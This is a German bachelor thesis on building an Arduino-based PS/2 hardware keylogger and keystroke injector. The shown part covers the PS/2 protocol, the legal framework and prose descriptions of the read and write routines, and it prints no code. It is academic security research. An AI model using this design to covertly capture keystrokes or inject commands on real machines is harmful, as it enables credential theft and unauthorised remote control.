Rheinische Friedrich-Wilhelms-Universität Bonn

Institut für Informatik IV

Bachelorarbeit

Aufnahme und Wiedergabe von Tastatur-Eingabesequenzen mittels Arduino Mikrocontroller

Andreas J. Fritz, Matrikelnummer

Erstgutachter: Prof. Dr. Michael Meier

Zweitgutachter: Dr. Matthias Frank

Betreuer: Dipl.-Inform. Matthias Wübbeling

Bonn, 22.09.2014

II

Zusammenfassung

Das Ziel dieser Bachelorarbeit ist es zu zeigen, wie die Aufnahme und Wiedergabe von Tastatur-Eingabesequenzen mittels eines Arduino Mikrocontrollers realisierbar ist. Demonstriert wird dies durch die Implementierung von drei Funktionalitäten, welche die PS/2-Schnittstelle zur Kommunikation verwenden. Dabei handelt es sich erstens um die Aufnahme von Tastatureingaben, zweitens um die Wiedergabe von Tastatureingaben mithilfe einer SD-Karte und drittens um die Wiedergabe von Tastatureingaben über Ethernet. Anschließend werden die genannten Funktionalitäten getestet und darauf hinsichtlich ihrer Korrektheit und Grenzen evaluiert. Schließlich wird in einem Ausblick erläutert, welche weitergehenden Einsatzmöglichkeiten die Implementierung bieten kann.

Selbstständigkeitserklärung

Hiermit bestätige ich, dass ich die vorliegende Bachelorarbeit selbstständig verfasst und keine anderen als die angegebenen Publikationen, Vorlagen und Hilfsmittel benutzt habe. Alle Teile meiner Arbeit, die dem Wortlaut oder dem Sinn nach anderen Werken (einschließlich Internetquellen) entnommen sind, wurden unter der Angabe Literaturverzeichnis kenntlich gemacht. Diese Arbeit ist weder von mir noch von einer anderen Person bereits in einem anderen Institut vorgelegt worden.

Bonn, 22.09.2014 Andreas J. Fritz

Inhaltsverzeichnis

Kapitel 1

Einleitung

Die Verwendung von Geräten zum Erfassen von Tastatur-Eingabesequenzen, sogenannten Keyloggern, ist schon seit Mitte der 1970er Jahre publik [33]. Die New York Times berichtete zu dieser Zeit von einer Spionage durch solche Geräte in US-Botschaften und -Konsulaten in Moskau und St. Petersburg, bei welcher IBM Selectric typewriter angegriffen wurden. Es existieren derzeit sowohl Software- als auch Hardware-Keylogger, jedoch lassen sich diese auch noch einmal nach Anschluss oder Zusatzfunktionalitäten gliedern. So ist z.B. ein Adapter, welcher zwischen Tastatur und PC steckt, wie dies in Abbildung 1.1 [13] oder 1.2 [14] dargestellt ist, eine mögliche Implementierung eines Hardware-Keyloggers. Diese existieren sowohl für PS/2- als auch USB-Tastaturen und sind im Handel frei erhältlich [10].

Allerdings gelten auch andere Geräte als Hardware-Keylogger, wie z.B. Keypads, welche bei Geldautomaten über das PIN-Feld gelegt werden um den PIN-Code zu erfassen [37]. Über durch Keylogger verursachte Schäden existieren allerdings nur wenige Informationen, da Straftaten im Bereich Computerbetrug und Spionage oftmals nicht erkannt oder nicht gemeldet werden [29]. So können nur beispielhaft monetäre Erwartungswerte über Schwarzmärkte und spezielle Betrugsdelikte, wie z.B. Kreditkartenbetrug gebildet werden [41]. Oder es werden einzelne Straftaten publik, wie u.a. der versuchte Raub von $423 Millionen in London [36].

Weiterhin ist nicht nur das Mitlesen von Tasteneingaben über die Tastaturschnittstelle möglich, sondern auch die Wiedergabe von Tastatur-Eingabesequenzen, wie u.a. auf der Blackhat Conference demonstriert wurde [31]. Hierbei wurde die Firm-

Abbildung 1.1: Keylogger PS/2

Abbildung 1.2: Keylogger USB

ware des Mikrocontrollers derart überschrieben, dass sie nach einer Tasteneingabe und einem zusätzlichen Befehl die Eingabe nochmals in umgekehrter Reihenfolge widergab.

Die vorliegende Bachelorarbeit mit dem Titel ‘‘Aufnahme und Wiedergabe von Tastatur-Eingabesequenzen mittels Arduino Mikrocontroller’’ soll jeweils durch eine Implementierung zeigen, dass es einerseits möglich ist Signale einer PS/2-Tastatur mithilfe des Arduino Mikrocontroller [6] abfangen und speichern zu können. Andererseits soll gezeigt werden, dass es möglich ist Tastatursignale durch den Mikrocontroller an ein Betriebssystem senden zu können.

Im Folgenden wird sowohl die Idee hinter diesem Thema, als auch mögliche Anwendungen zur Motivation näher beschrieben. Anschließend wird die geplante Herangehensweise für die Bearbeitung dieser Aufgabe geschildert.

1.1 Motivation

Das Aufnehmen und Wiedergeben von Tastatur-Eingabesequenzen bietet viele Möglichkeiten zur Implementierung von nützlichen Funktionalitäten. Im Rahmen dieser Bachelorarbeit dienen drei dieser Funktionalitäten als Motivation und werden dementsprechend mithilfe des Arduino Mikrocontroller [6] implementiert:

Die erste Funktionalität ist das einfache Aufzeichnen und Abspeichern der Tastatur-Eingabesequenzen. Dabei sollen die Aufzeichnungen auf einer SD-Karte gespeichert werden, welche beliebig ausgetauscht werden kann.

Als zweite Funktionalität ist das Senden von Tastatursignalen an das Betriebssystem gedacht, welche als Skript auf einer SD-Karte hinterlegt sein können. Nach dem Aufrufen einer Konsole mittels Tastaturkürzeln, die abhängig vom jeweiligen Betriebssystem sind, kann so jeglicher Befehl auf dem System ausgeführt werden. Durch den Einsatz der SD-Karte sind die Skripte austauschbar, sodass verschiedenste Anwendungsmöglichkeiten bestehen.

Die dritte Funktionalität beinhaltet auch das Senden von Tastatursignalen an das Betriebssystem, jedoch werden diese über Ethernet an den Mikrocontroller übertragen. Dies ermöglicht, sofern der Zugriff auf eine Konsole möglich ist, die Fernsteuerung eines Betriebssystems in Echtzeit. Damit gleicht diese Funktionalität einem Remote-Zugriff, aber ohne den Einsatz von Software auf dem zu steuernden Betriebssystem.

Da es sich bei den letzten beiden Funktionalitäten um das Senden von Tastatursignalen über das PS/2-Protokoll handelt, besteht weiterhin die Möglichkeit, dass die eingegebenen Befehle ohne eine explizite Prüfung des Betriebssystems oder eines Virenscanners ausgeführt werden können. Dies zu evaluieren ist somit ein weiterer Bestandteil dieser Bachelorarbeit und kann mit Folgen für die IT-Sicherheit verbunden sein.

1.2 Aufbau der Arbeit

Zu Beginn dieser Bachelorarbeit ist in Kapitel 2 die Recherche bezüglich der PS/2-Tastaturschnittstelle und des PS/2-Protokolls für das weitere Vorgehen erforderlich. Zudem werden verwandte Arbeiten aus dem Bereich der Aufnahme und Wiedergabe von Tastatureingabesquenzen beschrieben, der verwendete Arduino Mikrocontroller und die rechtlichen Grundlagen benannt. In Kapitel 3 wird die Implementierung der Funktionalitäten dokumentiert. Dies deckt sowohl die notwendigen Softwarekomponenten für den Arduino Mikrocontroller ab, als auch den Aufbau der Elektronik. Im darauf folgenden Kapitel 4 werden die Ergebnisse der Implementierung evaluiert und bestehende Abwehrmechanismen beschrieben. Abschließend wird im letzten Kapitel 5 die Bachelorarbeit zusammengefasst und ein Ausblick für zukünftige Arbeiten gegeben.

Kapitel 2

Grundlagen

Um den Mikrocontroller zu implementieren, der Tastatur-Eingabesequenzen sowohl aufnehmen als auch wiedergeben soll, müssen dafür einige Grundlagen benannt werden. Dieses Kapitel beschreibt im Folgenden die benötigten Elemente der PS/2-Tastaturschnittstelle und des PS/2-Protokolls, sowie einige verwandte Arbeiten in diesem Themengebiet als auch den verwendeten Arduino Mikrocontroller und die rechtlichen Grundlagen. Die Abschnitte PS/2-Tastaturschnittstelle und PS/2-Protokoll fassen die Beschreibungen von Adam Chapweske [30] bzw. der Übersetzung von Bernward Mock [39] zusammen.

2.1 PS/2-Tastaturschnittstelle

IBM entwickelte 1987 die PS/2-Tastatur zur Verwendung am gleichnamigen PC, dem Personal System/2, und ist kompatibel mit der zuvor entwickelten AT-Tastatur. Der Anschluss erfolgt über einen 5- oder 6-poligen Mini-DIN Stecker, bzw. alternativ über einen SDL-Stecker. In Abbildung 2.1 [17] ist die Anordnung der 6 Pins aufseiten des PCs (female) zu sehen. Spiegelverkehrt dazu ist der Anschluss der Tastatur (male) [30] [39].

Für die Verwendung einer PS/2-Tastatur werden nur 4 der 6 Pins benötigt, da ein Datensignal, eine Erdung, ein Takt und eine Leitung mit 5 Volt ausreichen um Tastensignale zu übertragen (siehe Abbildung 2.2). Ein in der Tastatur verbauter Mikrocontroller, ein sogenannter Keyboard-Encoder, scannt die Tasten und überprüft,



Abbildung 2.1: PS/2 Female Pins

Pin 1	Daten
Pin 2	kein Signal
Pin 3	Erdung
Pin 4	5 Volt
Pin 5	Takt
Pin 6	kein Signal

Abbildung 2.2: Pin Spezifikation



Abbildung 2.3: Scancode-Set 2 Ausschnitt

ob eine Taste gedrückt ist oder nicht. PS/2-Tastaturen verwenden typischerweise zwischen 84 bis 104 Tasten, welche sogenannten Scancodes zugeordnet werden. Es existieren drei Scancode-Sets, wobei PS/2-Tastaturen den als Scancode-Set 2 bekannten Satz benutzen. In Abbildung 2.3 [22] ist ein Ausschnitt dieser Scancodes auf einigen Tasten zu sehen und im Anhang befindet sich die Tabelle A.1 des gesamten Scancode-Sets 2 [30] [39].

Die Scancodes sind Hexadezimalwerte bestehend aus einem Makecode, welcher gesendet wird, wenn die Taste gedrückt wird, und einem Breakcode, der beim Loslassen der Taste gesendet wird. Breakcodes setzen sich in fast allen Fällen aus einem 0xf0 und dem Makecode der Taste zusammen. Zudem existieren erweiterete Tasten, deren Makecode länger als ein Byte ist und zusätzlich ein 0xe0 als erstes Byte haben, was auch für den zugehörigen Breakcode gilt. Um also z.B. ein ‘‘G’’ wiederzugeben ist es notwendig zuerst die Shift-Taste gedrückt zu halten, die G-Taste zu drücken und beide Tasten in umgekehrter Reihenfolge loszulassen. Dementsprechend können für dieses Beispiel die folgenden Scancodes übertragen werden: 0x12 (Make L Shift), 0x34 (Make G), 0xf0 0x34 (Break G) und 0xf0 0x12 (Break L Shift) [30] [39].

Wenn eine Taste dauerhaft gedrückt wird setzt die Wiederholfunktion des Mikrocontrollers der Tastatur ein, auch Typematic genannt. Diese sendet mit einer gewissen Verzögerung (typematic delay) den Makecode der zuletzt gedrückten Taste und dann mit einer bestimmten Wiederholrate (typematic rate) fortwährend denselben Makecode, bis die Taste losgelassen wird. Beide Parameter können durch den PC, in diesem Zusammenhang auch Host genannt, eingestellt werden, wobei die Verzögerung zwischen 0,25 und 1,00 Sekunden liegen kann und die Wiederholrate zwischen 2,0 cps und 30,0 cps (Zeichen pro Sekunde) [30] [39].

Die Tastatur kann weiterhin einen Reset vollziehen und führt dabei einen Selbsttest, auch Basic Assurance Test (BAT) genannt, durch. Dabei wird die Verzögerung auf 0,5 Sekunden und die Wiederholrate auf 10,9 cps gesetzt, sowie Scancode-Set 2 geladen. Zudem werden zu Beginn des BAT die drei LEDs der Tastatur an und



Abbildung 2.4: Kommunikation von Tastatur zu Host

danach wieder ausgeschaltet, sowie 0xaa an den Host gesendet für ein erfolgreich abgeschlossenen BAT. Dies geschieht u.a. bei einem erstmaligem Anschluss der Tastatur an den Host [30] [39].

Die Kommunikation zwischen dem Host und der Tastatur wird im folgenden Abschnitt anhand des PS/2-Protokolls beschrieben.

2.2 PS/2-Protokoll

Bei dem PS/2-Protokoll handelt es sich um ein sogenanntes bi-direktionales serielles Protokoll. Dies bedeutet, dass auch der Host Befehle an die Tastatur senden kann, im Fall des PS/2-Protokolls sind es 17 Host-Befehle. Dabei sind die folgenden Besonderheiten zu beachten [30] [39]:

- ‘‘Die Tastatur löscht ihren Ausgabepuffer bei jedem empfangenen Befehl.’’
- ‘‘Wenn die Tastatur einen ungültigen Befehl oder Parameter empfängt, muss sie mit 0xfe (Resend) antworten.’’
- ‘‘Die Tastatur darf keine Scancodes senden, während sie einen Befehl verarbeitet.’’
- ‘‘Wenn die Tastatur auf einen Parameter wartet, jedoch einen Befehl empfängt, wird der letzte Befehl verworfen.’’

Eine detaillierte Auflistung dieser Befehle zeigt die Ausarbeitung von Adam Chapweske [30] bzw. Bernward Mock [39]. Zu diesen Befehlen zählen 0xff (Reset), worauf die Tastatur 0xfa (Acknowledge) sendet und einen Reset durchführt, 0xfe (Resend), welcher die Tastatur das letzte gesendete Byte erneut senden lässt, und mehrere Set-Befehle wie z.B. * 0xf0 (Set Scancode-Set), der mit einem Parameter für * das Scancode-Set verändern kann [30] [39].

Die Kommunikation von der Tastatur zum Host erfolgt in einem festgelegten Ablauf, welcher in Abbildung 2.4 [16] dargestellt ist. Zu Beginn werden die Daten- und die Taktleitung auf High bzw. 1 gesetzt, welches der Ruhezustand ist. Danach wird 1 Startbit bei fallender Taktflanke gesendet, welches immer Low bzw. 0 ist. Im selben Rhytmus werden dann 8 Datenbits gesendet und zwar mit Least Significant



Abbildung 2.5: Kommunikation von Host zu Tastatur

Bit (LSB) voran. Anschließend folgt 1 Paritätsbit, High bzw. 1 bei ungerader Parität, und 1 Stopbit, welches immer High bzw. 1 ist. Mithilfe dieses Ablaufs wird 1 Byte von der Tastatur zum Host übertragen [30] [39].

Der Ablauf der Kommunikation von dem Host zur Tastatur folgt einem ähnlichen Schema, welches in Abbildung 2.5 [15] zu sehen ist. Der Host setzt zuerst die Taktleitung und danach die Datenleitung auf Low bzw. 0, um der Tastatur mit diesem 1 Startbit einen Übertragungswunsch zu signalisieren. Danach wird die Taktleitung von dem Host wieder auf High bzw. 1 gesetzt und die Tastatur fängt an ein Taktsignal zu senden. Während dieses Taktsignals werden zeitgleich zur der fallenden Taktflanke die 8 Datenbits und 1 Paritätsbit vom Host auf der Datenleitung gesendet. Abschließend sendet die Tastatur 1 ACK-Bit, welches immer Low bzw. 0 ist. Somit kann ein Befehl von dem Host zur Tastatur übertragen werden [30] [39].

Die Zeitabstände zwischen den Signalen sind abhängig von der Taktfrequenz, welche 10-16,7kHz betragen kann. Dementsprechend ist darauf zu achten, dass zwischen der steigenden Taktflanke und einem Wechsel des Signals auf der Datenleitung mindestens 5μs und zwischen einem Wechsel des Signals auf der Datenleitung und der fallenden Taktflanke mindestens 5μs und maximal 25μs liegen, vgl. [30] [39].

2.3 Arduino Mikrocontroller

Bei den Produkten von Arduino handelt es sich um Mikrocontroller und entsprechendes Zubehör, deren Design Open Source ist [6]. Die Kommunikation mit den Mikrocontrollern erfolgt mittels der Programmiersprache C. Zudem besitzen die Mikrocontroller einige Standardfunktionen [3]. Zum Zweck der Implementierung der eingangs beschriebenen Funktionalitäten wurde der Mikrocontroller Arduino Mega 2560 Board [5] und das Arduino Ethernet Shield [1] ausgewählt.

Der Mikrocontroller selbst besitzt eine CPU mit 16 MHz, 256 KB RAM und zudem 54 digitale und 14 analoge Pins [5]. Das Ethernet Shield besitzt neben einem Ethernet Anschluss auch einen Steckplatz für eine microSD-Karte [1]. Der Mikrocontroller und das Ethernet Shield lassen sich zusammenstecken und verfügen damit über alle benötigten Anschlüsse für die geplanten Funktionalitäten. So ist es möglich sowohl durch die verfügbaren Pins die PS/2-Anschlüsse zu realisieren, als auch den Mikrocontroller über das Ethernet Shield mit dem Netzwerk und der SD-Karte zu verbinden [5] [1].

2.4 Verwandte Arbeiten

Wie bereits in der Einleitung erwähnt, existieren viele Produkte im Bereich der Hardware-Keylogger. So gibt es bereits Keylogger für USB-Tastaturen und PS/2-Tastaturen mit verschiedenen Speichergrößen oder der Möglichkeit die aufgezeichneten Tastatureingaben über Wi-Fi zu versenden [10].

Im Bereich der Mikrocontroller gibt es verschiedene Bibliotheken, die das Mitlesen von Tastatureingaben ermöglichen. Eine verbreitete Implementierung ist eine Bibliothek, die sowohl für Arduino Mikrocontroller als auch andere Mikrocontroller gedacht ist [21]. Die bereitgestellten Funktionen erlauben es die Tastatureingaben, der mit dem Mikrocontroller verbundenen Tastatur, über den Mikrocontroller an den PC auszugeben. Demonstiert wird dies durch die mitgelieferten Beispiele. Auch in anderen Implementierungen, wie z.B. dem Tastaturtreiber des Betriebssystems PrettyOS, werden Tastatureingaben entgegen genommen und in ASCII-Zeichen umgewandelt, um diese u.a. auf dem Bildschirm auszugeben [18].

Es wurden aber auch Konzepte und deren Umsetzung dokumentiert, welche die Manipulation von Tastatureingaben zeigen. In einem bestehenden Ansatz wurde die Firmware des Mikrocontrollers einer Apple-Tastatur überschrieben [31]. Dies hatte zur Folge, dass nach einer normalen Zeicheneingabe und einer bestimmten Befehlsequenz diese Zeicheneingabe erneut, aber spiegelverkehrt an den PC gesendet wurde.

Andere Ansätze werden zudem als Produkt vertrieben, wie z.B. der USB-Stick Rubber Ducky [26]. Dieser enthält unter seiner Abdeckung einen zusätzlichen Mikrocontroller mit einer Speicherkarte. Mithilfe von eigenen Befehlen, die in einer Textdatei auf der Speicherkarte gespeichert werden können, führt der USB-Stick diese Befehle als Tastatureingaben aus, sobald er mit einem PC verbunden wird.

Zuletzt wurde ein weiterer Ansatz mit dem Namen BadUSB präsentiert [35]. Dabei wurde die Möglichkeit genutzt die Firmware eines jeglichen USB-Geräts umzuschreiben, sodass diese sich als eine andere Geräteklasse ausgibt, z.B. als Tastatur. Diese wiederum sendet für den Anwender nicht wahrnehmbare schnelle Tasteneingaben an den PC, sodass dieser Malware aus dem Internet herunterlädt. Virenscanner können den Bereich der Firmware eines USB-Geräts nicht überprüfen, sodass diese Angriffe bisher erfolgreich durchgeführt werden können.

Im Kontrast dazu wird in der vorliegenden Bachelorarbeit ein zusätzlicher Mikrocontroller zur Aufnahme und Wiedergabe eingesetzt, ähnlich wie der USB-Stick Rubber Ducky. Jedoch wird mit der Implementierung im Zuge dieser Arbeit nicht nur ein anderer Tastaturanschluss verwendet. Sondern durch den zusätzlichen Einsatz eines Ethernet-Anschlusses besteht z.B. die Möglichkeit Tasteneingaben dynamisch über ein Netzwerk zu senden.

2.5 Rechtliche Grundlagen

Die rechtlichen Grundlagen für den Einsatz technischer Hilfsmittel zum unbefugten Aufzeichnen oder Manipulieren von Daten sind differenziert zu betrachten, denn meist ist die Rechtmäßigkeit einer Verwendung fallbezogen. Der Paragraph 202a Strafgesetzbuch [23] regelt den unbefugten Zugriff auf Daten folgendermaßen:

1. ‘‘Wer unbefugt sich oder einem anderen Zugang zu Daten, die nicht für ihn bestimmt und die gegen unberechtigten Zugang besonders gesichert sind, unter Überwindung der Zugangssicherung verschafft, wird mit Freiheitsstrafe bis zu drei Jahren oder mit Geldstrafe bestraft.’’

2. ‘‘Daten im Sinne des Absatzes 1 sind nur solche, die elektronisch, magnetisch oder sonst nicht unmittelbar wahrnehmbar gespeichert sind oder übermittelt werden.’’

Dies bedeutet zum Bespiel, dass es verboten ist mithilfe eines Hardware-Keyloggers die Tastatureingaben einer anderen Person unbefugt aufzuzeichnen.

Auch einem Arbeitgeber ist es im Allgemeinen nicht gestattet, Daten der Arbeitnehmer ohne deren Wissen festzuhalten [27]. Darüber hinaus regelt das Betriebsverfassungsgesetz, dass der Betriebsrat bei der Einführung technischer Hilfsmittel zur Aufzeichnung von Verhalten und Leistung der Arbeitnehmer Mitbestimmungsrechte besitzt [8].

Anders verhält es sich beim Einsatz technischer Hilfsmittel zum Aufzeichnen von Daten bzgl. der Strafverfolgung. Zwar ist §100h Abs. 1 Nr. 2 Strafprozessordnung [24] laut einer internen Einschätzung der Generalstaatsanwaltschaft München [40] nicht ausreichend, jedoch wurde mit §20k BKA-Gesetz [9] entsprechende Grundlagen für den Einsatz solcher Hilfsmittel geschaffen. Somit ist z.B. der Einsatz von ‘‘Remote Forensic Software’’ (ugs. ‘‘Bundestrojaner’’) unter bestimmten Umständen möglich, welcher u.a. die Funktion eines Software-Keyloggers übernehmen kann und somit zur Aufzeichnung von Tastatureingaben eingesetzt werden kann. [32].

Kapitel 3

Implementierung

Die Umsetzung der zu Beginn genannten Funktionalitäten wird innerhalb der folgenden Teilabschnitte beschrieben. Der erste Teilabschnitt dieses Kapitels dokumentiert die entwickelte Software [34], welche den Mikrocontroller steuert und den Programmablauf der einzelnen Funktionalitäten zeigt. Eine detaillierte Darstellung der implementierten Software befindet sich zudem in dem Abschnitt A.2 des Anhangs und auf der beigelegten CD-ROM. Der zweite Teil dieses Kapitels erläutert den Aufbau der Elektronik und zeigt wie die verwendete Hardware mit dem Mikrocontroller zusammengebaut wurde.

3.1 Softwaredokumentation

Die implementierten Softwarekomponenten [34] gliedern sich in die drei Abschnitte für die jeweiligen Funktionalitäten, die Aufnahme von Tastatureingaben, die Wiedergabe von Tastatureingaben mittels SD-Karte und die Wiedergabe von Tastatureingaben über Ethernet. Diese beinhalten Hilfsfunktionen für die Tastatur, für die SD-Karte und für die Webseite, welche vorab in den nächsten Abschnitten beschrieben werden. Abschließend wird der gesamte Programmablauf beschrieben, der aus den Standardfunktionen des Arduino Mikrocontroller besteht und den Wechsel zwischen den Funktionalitäten ermöglicht.

3.1.1 Hilfsfunktionen für die Tastatur

Um die Kommunikation zwischen der Tastatur und dem Mikrocontroller zu gewährleisten werden einige Hilfsfunktionen benötigt, die in den folgenden Teilabschnitten erläutert werden. Implementiert sind Funktionen zur Initialisierung der Tastatur, dem Lesen und Schreiben von Tastatureingaben, dem Senden von Befehlen an die Tastatur und zwei Hilfsfunktionen zur Steuerung der Daten- bzw. Taktleitung. Alle diese Funktionen sind unter Berücksichtigung der Abläufe des PS/2-Protokolls implementiert.

3.1.1.1 void setHigh(int pin)

Diese Hilfsfunktion nimmt eine Pinnummer des Mikrocontrollers entgegen und setzt den Pinmode für diese Nummer auf Input. Zudem wird eine 1 bzw. das Signal High auf die Leitung dieses Pins gelegt. Dies stellt die Funktionsweise eines Pullup Resistors dar und erlaubt somit eine Schaltung ohne Widerstand [2].

3.1.1.2 void setLow(int pin)

Diese Methode nimmt ebenfalls eine Pinnummer des Mikrocontrollers entegegen, aber setzt den Pinmode für diese Nummer auf Output. Weiterhin wird eine 0 bzw. Low auf die Leitung dieses Pins gelegt.

3.1.1.3 void initKeys(int dataPin, int clockPin)

Mithilfe dieser Funktion wird eine Tastatur initialisiert, wobei die Pinnummer der eingehenden Datenleitung und Taktleitung als Parameter übergeben werden. Zu Beginn werden die Daten- und Taktleitung mithilfe der zuvor beschriebenen Hilfsfunktion setHigh(int pin) auf 1 bzw. High gesetzt. Anschließend wird mit der Hilfsfunktion sendCommand(unsigned char data) der Reset-Befehl 0xff an die Tastatur übermittelt. Da auf diesen Befehl hin ein 0xfa und 0xaa für ein Acknowledge und einen erfolgreichen Reset erwartet werden, wird zweimalig die Hilfsfunktion readKeys(dataPinIn, clockPinIn) aufgerufen, um diese Antworten abzufangen. Abschließend wird eine Nachricht ausgegeben, dass die Tastatur initialisiert ist.

3.1.1.4 unsigned char readKeys(int dataPin, int clockPin)

Diese Methode ermöglicht das Empfangen einer Tasteneingabe über die an den Mikrocontroller angeschlossene Tastatur. Als Parameter werden der Datenpin und der Taktpin des PS/2-Anschlusses entgegen genommen. Da diese Methode dem PS/2-Protokoll folgt, werden beide Pins mit der Methode setHigh(int pin) auf High bzw. 1 gesetzt. Nach einer Verzögerung von 50μs wird das Fallen der Taktflanke durch eine Schleife abgewartet, womit die Übertragung des Startbits abgewartet wird.

Anschließend folgt eine achtmaliger Schleifendurchlauf für die acht Datenbits, in welchem wieder die fallende Taktflanke durch eine weitere Schleife abgewartet wird. Danach wird das das jeweilige Datenbit entgegen genommen und durch ein logisches Oder mit einem Bit an die richtige Stelle im Ergebnis-Byte gesetzt. Durch einen Linksshift wird das zur Hilfe genommene Bit pro Schleifendurchlauf verschoben.

Nachdem die Daten übertragen wurden, werden sowohl das Paritäts- als auch das Stopbit abgewartet. Dies geschieht ebenfalls mittels Schleifen, welche die Taktflanken abwarten. Abschließend wird die Taktleitung auf Low bzw. 0 gesetzt und die Daten durch das Ergebnis-Byte an die aufrufende Methode zurückgegeben.

3.1.1.5 void writeKeys(int dataPin, int clockPin, unsigned char data)

Durch diese Methode ist es möglich, gemäß dem PS/2-Protokoll eine Tasteneingabe an den Host zu übertragen. Hierfür werden der Datenpin, der Taktpin und ein Datenbyte als Parameter an die Methode übergeben. Zu Beginn werden erst die Datenleitung und dann die Taktleitung durch setLow(int pin) auf Low bzw. 0 gesetzt und nach einer Verzögerung von 50μs die Taktleitung zurück durch setHigh(int pin) auf High bzw. 1 gesetzt. Mit dieser Befehlsabfolge wird das Startbit an den Host übertragen.

Danach folgt ein achtmaliger Schleifendurchlauf für die acht Datenbits. Innerhalb eines Durchlaufs wird anfangs durch ein logisches Und mit einem Bit geprüft, ob das Datenbit High oder Low ist. Dementsprechend wird mit den bereits erwähnten Hilfsmethoden ein High oder ein Low auf die Datenleitung gesetzt. Anschließend wird die Taktleitung auf Low gesetzt und nach einer Verzögerung von 50μs die Taktleitung wieder auf High gesetzt. Damit wurde das Datenbit an den Host übertragen. Durch ein exklusives Oder mit dem Datenbit wird im Schleifendurchlauf zudem noch das Paritätsbit gesetzt und das Datenbit selbst danach durch einen Rechtsshift verschoben.

Nachdem die Daten gesendet wurden, wird je nach Zustand des Paritätsbit die Datenleitung auf High oder Low gesetzt und im selben Verlauf wie bisher ein Taktsignal eingeleitet. Dasselbe erfolgt ein weiteres mal für das Stopbit, das durch ein High auf die Datenleitung gesetzt wird.

3.1.1.6 void sendCommand(int dataPin, int clockPin, unsigned char data)

Mithilfe dieser Methode kann der Mikrocontroller einen Befehl an die Tastatur senden, der als Parameter übergeben wird. Gemäß dem PS/2-Protokoll werden zuerst die Daten- und Taktleitung mithilfe der Methode setHigh(int pin) auf High gesetzt. Nach einer Verzögerung von 300μs wird zuerst die Taktleitung mithilfe von setLow(int pin) auf Low gesetzt und nach einer weiteren Verzögerung von 300μs die Datenleitung. Die Taktleitung wird dann nach einer Verzögerung von 10μs mit der bereits genannten Methode auf High gesetzt. Durch diese Abfolge wird der Tastatur, wie in den Grundlagen beschrieben wurde, ein Übertragungswunsch signalisiert. Dementsprechend übernimmt ab dieser Stelle die Tastatur das Taktsignal und es wird durch eine Schleife die erste fallende Taktflanke abgewartet.

Anschließend folgt ein achtmaliger Schleifendurchlauf für die acht Datenbits. Während eines Durchlaufs wird durch ein logisches Und mit einem Bit überprüft, ob das zu sendende Datenbit High oder Low ist. Dementsprechend wird mit den bereits erwähnten Hilfsmethoden ein High oder ein Low auf die Datenleitung gesetzt. Weiterhin das Fallen und Steigen der Taktflanke durch eine Schleife abgewartet. Ein exklusives Oder mit dem Datenbit im Schleifendurchlauf ermöglicht zudem noch das Setzen des Paritätsbit und das Datenbit wird danach durch einen Rechtsshift verschoben.

Nach dem Übertragen der Daten wird je nach Zustand des Paritätsbit die Datenleitung auf High oder Low gesetzt und durch zwei Schleifen ein Taktzyklus abgewartet. Danach wird die Datenleitung für das Stopbit wieder auf High gesetzt und nach einer Verzögerung von 50μs die fallende Taktflanke mit einer Schleife abgewartet. Abschließend wird durch eine Schleife das ACK-Bit der Tastatur abgewartet und schließlich die Taktleitung wieder auf Low gesetzt.

3.1.2 Hilfsfunktionen für die SD-Karte

Die implementierten Hilfsfunktionen für die SD-Karte werden benötigt, um sowohl die mitgelesenen Tastatureingaben abzuspeichern, als auch abgespeicherte Tastatureingaben wiederzugeben. Hierfür werden bestehende Funktionen aus der SD-Bibliothek von Arduino verwendet [7]. Zu beachten ist, dass Dateinamen nicht als String, sondern nur als Char-Array anzugeben sind.

3.1.2.1 void initCard(int sdPin)

Mit dieser Methode wird eine Verwendung einer SD-Karte ermöglicht, weshalb sie aufgerufen werden muss bevor eine der folgenden Hilfsfunktionen für die SD-Karte verwendet wird. Zuerst Dann wird gerprüft, ob die SD-Karte überhaupt vorhanden ist.

3.1.2.2 String readFile(char* filename)

Die Methode nimmt den Dateinamen einer Datei als Parameter entgegen und gibt einen String zurück, welcher den Textinhalt der Datei darstellt. Zunächst prüft die Methode, ob die Datei mit dem Namen existiert. Im Fall dass diese existiert, wird die Datei mit Leserechten geöffnet und solange sie verfügbar ist wird der Inhalt Zeichen für Zeichen ausgelesen und zu einem String zusammengefügt. Anschließend wird die Datei geschlossen und dieser String zurückgegeben. Falls die Datei nicht verfügbar ist, wird eine entsprechende Fehlermeldung auf der Konsole zurückgegeben.

3.1.2.3 void writeFile(char* filename, String content)

